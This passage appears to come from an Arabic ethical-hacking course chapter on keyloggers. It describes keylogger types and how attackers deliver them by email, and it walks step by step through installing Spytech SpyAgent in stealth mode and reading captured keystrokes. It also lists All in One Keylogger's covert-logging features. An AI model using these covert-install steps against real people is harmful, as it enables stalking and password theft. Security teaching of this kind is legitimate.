
تم بناء (Hypervisor-based Keylogger) ضمن برمجيات Hypervisor الخبيثة التي تعمل تحت نظام التشغيل ولا يمكن أن ينظر إليه جسديا أو لمسها. أنها مثل أنظمة التشغيل الوهمية(virtual machines) .

- Form Grabber-Based Keylogger

في Form Grabber-Based Keylogger، حيث يتم تسجيل بيانات نماذج الويب على شبكة الإنترنت أولا ثم بعد تقديمه عبر الإنترنت، فإنه يتجاوز تشفير HTTPS. Form Grabber-Based Keylogger، يقوم بتسجيل مدخلات نموذج الويب عن طريق تسجيل تصفح الويب القائمة على نفس الوظيفة.

منهجية الهاكرز في استخدام Keyloggers عن بعد (Methodology Of Attacker In Using Remote Keylogger)

لعرض البيانات عن بعد، فان المهاجم يقوم أولا بإنشاء ملف تنفيذي خبيث (malicious executable file) وإرسال هذا الملف للضحية عن طريق البريد الالكتروني (أي إخفاء ملف ضار وراء ملف حقيقي، مثل صورة أو أغنية)، أو غير ذلك من خداع المستخدم لتحميله من موقع على شبكة الانترنت أو خادم الخبيثة. بمجرد أن ينقر الضحية على هذا الملف الخبيث، يتم تثبيت كلوغر على النظام والضحية لا يعرف أنه تم تثبيت برنامج الكيلوجرز على النظام كما أنه أيضا غير مرئي بالنسبة للضحية. Keylogger يقوم بجمع كل ضغطة يتم كتابتها من قبل المستخدم سرا ثم يقوم بحفظها إلى ملف نصي أو ملف السجل. قد يحتوي ملف السجل على معلومات حساسة مثل أرقام الحسابات المصرفية وكلمات السر وأرقام بطاقات الائتمان وأرقام الهواتف والعناوين والخ. بمجرد ارتباط الضحية بالإنترنت، يتم إرسال هذه الملفات إلى موقع بعيد كما تم اعداده من قبل المهاجم. هنا المهاجم لا يحتاج إلى الوصول الفعلي إلى جهاز الضحية.




Acoustic/CAM Keyloggers

Acoustic Keyloggers يعمل على مبدأ تحويل الموجات الصوتية إلى بيانات كهرومغناطيسية. هذا المفهوم هو أن كل مفتاح على لوحة المفاتيح له صوت مختلف قليلا عند الضغط عليه. هناك أجهزة تنصت التي هي قادرة على الكشف عن الاختلافات الدقيقة بين الأصوات مع كل ضغطة مفتاح واستخدام هذه المعلومات لتسجيل ما يتم كتابتها من قبل المستخدم.

The acoustic Keylogger يتطلب الكثير من التعلم "learning period" أي حوالي 1،000 أو أكثر من الضغطات لتحويل الأصوات المسجلة الى بيانات. يتم ذلك من خلال تطبيق خوارزمية تردد الأصوات المسجلة. لتحديد توافق الصوت مع أي مفتاح، يستخدم acoustic Keylogger البيانات الإحصائية على أساس التردد الذي يستخدم مع كل مفتاح لأنه سيتم استخدام بعض الحروف أكثر بكثير من غيرها.

A CAM Keylogger يجعل استخدام الكاميرا لتسجيل ضربات المفاتيح. حيث تقوم الكاميرا المثبتة بأخذ لقطات من ضربات المفاتيح ثم تقوم برصدها ومن ثم ارسال سجل اللقطات إلى حساب المهاجم على فترات دورية. يمكن للمهاجم استرداد المعلومات من خلال التحقق من لقطات الشاشة التي تم إرسالها من قبل CAM Keylogger.



Keyloggers

بجانب المعلومات التي تمت مناقشتها سابقا، **acoustic/CAM Keyloggers**، فهناك كيلوجرز أخرى خارجية والتي يمكنك استخدامها لمراقبة ضربات المفاتيح من النظام لشخص ما. يمكن أن تعلق هذه كيلوجرز الخارجية بين لوحة مفاتيح الكمبيوتر المعتادة وجهاز كمبيوتر لتسجيل كل ضغطة مفتاح.


يمكنك استخدام أجهزة كيلوجرز الخارجية التالية لمراقبة نشاط المستخدم:


PS/2 Keylogger


USB Keylogger



Wi-Fi Keylogger


Keylogger embedded inside the keyboard


Bluetooth Keylogger


Hardware Keylogger

Keylogger: Spytech SpyAgent


المصدر: http://www.spytech-web.com

Spytech SpyAgent هو برنامج لتسجيل ضغطات المفاتيح والذي يسمح لك بمراقبة ضربات المفاتيح للكمبيوتر المستخدم الذي تم التثبيت عليه. فإنه يمكن أيضا أن يسمح لك بمراقبة الأمور التالية على جهاز كمبيوتر المستخدم:


- يكشف عن المواقع التي تمت زيارتها.
- يسجل جميع عمليات البحث التي نفذت على الانترنت.
- مراقبة ما هي البرامج والتطبيقات قيد الاستخدام.
- يسجل كل استخدام الملفات والمعلومات الطباعة.
- يسجل محادثات الدردشة على الانترنت.
- بل هو أيضا قادرا على رؤية كل الاتصال عبر البريد الالكتروني على الكمبيوتر المستخدم.
- يساعد على تحديد هل المستخدم يقوم بالتحميل(**downloading**) أو يقوم بالرفع (**uploading**).
- يكشف كلمات السر للمستخدم السرية.

يمكنك تحميل هذا البرنامج من الموقع الرسمي له وتثبيته على الكمبيوتر الذي تريد مراقبته، وبعد ذلك فقط انقر فوق بدء الرصد. هذا كل شيء وسوف يسجل عدد من الامور بالنسبة لك حول نشاط المستخدم على الكمبيوتر.


1- نبدأ عملية التثبيت عن طريق إتباع **Wizard** الخاص بعملية التثبيت حتى نصل الى هذه المرحلة من عملية التثبيت:



2- في هذه المرحلة من عملية التثبيت نختار **Administrator/Tester** ثم نقوم بالنقر فوق **Next** حتى نصل الى الشاشة التالية:




3- ننقر فوق **Yes** ثم **Next** حتى تظهر اخر مرحله وفيها ننقر فوق **Close** حتى ننتهي من عمليه التثبيت ثم تظهر شاشه التطبيق الأساسية وننقر فوق **continue** حتى تظهر الشاشة التالية والتي تطلب ادخال كلمة المرور كالاتى:




4- من خلال هذه الشاشة نقوم بإدخال كلمة المرور التي تريدها ثم ننقر فوق **OK**.

5- تظهر رسالة تخبرك بنجاح استخدام كلمة المرور ثم بعد ذلك ننقر فوق **Continue** حتى تظهر شاشة الاعدال التالية:



6- من خلال هذه الشاشة نختار **Complete + Stealth Configuration** ثم ننقر فوق **Next** ثم المرحلة التالية من عملية الاعداد نختار من مجموعة خيارات اضافيه **Display Alert at Startup** ثم ننقر فوق **Next** حتى نصل الى مرحلة **Finish** وننتهي من عملية الاعداد.

7- بعد الانتهاء من عملية الاعداد والنقر فوق **Finish** تظهر شاشه أخرى ننقر فوق **Continue** حتى تظهر الشاشة الرئيسية للتطبيق كالاتي:



8- لرؤية نشاط المستخدم العامة نقوم بالنقر فوق **Start Monitoring**.

9- والتي تؤدى الى ظهور شاشه تريد منك إدخال كلمة المرور، بعد إدخال كلمة المرور ننقر فوق **Ok** والتي تؤدى الى ظهور الشاشة التالية:




10- هذه الشاشة تخبرك انه كلى تقوم بالانتقال الى **Stealth mode** يمكنك ذلك من خلال النقر فوق **Ctrl+Shift+Alt+M**.

11- نقوم بالنقر فوق **ok** ليبدأ بعملية رصد نشاط الجهاز والتي تؤدى الى ظهور رسالة ننقر فوق **Continue**.

12- الان قم بتصفح الانترنت، ثم بعد ذلك نقوم بإحضار **Stealth mode** عن طريق النقر فوق**Ctrl+Shift+Alt+M** .

13- تؤدى الى ظهور شاشه يطلب فيها منك كلمة المرور نقوم بإدخال كلمة المرور ثم النقر فوق **Ok**. ثم بعد ذلك تظهر شاشه التطبيق الرئيسية.

14- لرؤية ما قام به المستخدم من النقر على لوحة المفاتيح نقوم باختيار **Keystrokes Typed** والتي سوف يعرض ما قام به المستخدم من النقر فوق لوحة المفاتيح كالاتى:




Keylogger: All in One Keylogger

المصدر: http://www.relytec.com

All in One Keylogger هو برنامج كلوغر مراقبة غير مرئي والذي يسمح لك بتسجيل ضربات المفاتيح ومراقبة كل نشاط المستخدم على الكمبيوتر. فإنه يسمح لك بالتتبع سرا لجميع الأنشطة من جميع مستخدمي الكمبيوتر ويتلقى ملفات السجل تلقائيا للحسابات **email/FTP/LAN**. كلوغر ينشط نفسه تلقائيا عند بدء تشغيل **Windows** ويكون غير مرئي تماما. يمكنك فعل الأشياء التالية باستخدام هذا البرنامج:

1- التقاط جميع ضربات المفاتيح (المفاتيح مسجل).
2- تسجيل الرسائل الفورية.
3- مراقبة استخدام التطبيق.
4- التقاط نشاط سطح المكتب.
5- التقاط صوره لسطح المكتب (**Capture Screenshot**).
6- البحث السريع في ملفات السجل.
7- إرسال التقارير عبر البريد الإلكتروني، **FTP**، والشبكة.
8- تسجيل أصوات الميكروفون.
9- إنشاء تقارير **HTML**.
10- تعطيل **anti Keyloggers**.
11- تعطيل البرامج الغير مرغوب فيها.
12- فلترة رصد حسابات المستخدمين.
13- إرسال تقارير **FTP**.
14- إرسال تقارير بتنسيق **HTML**.
15- منع عناوين المواقع الغير مرغوب فيها.
16- وقف تسجيل عندما يكون الكمبيوتر خاملا.





Keyloggers for Windows

إلى جانب شرح كلوغر سابقا، هناك الكثير من برمجيات كلوغر المتاحة في السوق؛ يمكنك الاستفادة من هذه الأدوات لتسجيل ضربات المفاتيح، ورصد كل نشاط المستخدم على الكمبيوتر. يتم سرد هذه كلوغر على النحو التالي. يتم استخدامها لتسجيل جميع ضربات المفاتيح على الكمبيوتر المستخدم. يمكنك تحميل هذه الأدوات من المواقع الخاصة بهم على النحو التالي والبدء في استخدامها لمراقبة ضربات المفاتيح وغيرها من نشاط المستخدم على الكمبيوتر.

ستجد هنا لائحة كلوغر التي تعمل على نظام التشغيل ويندوز:

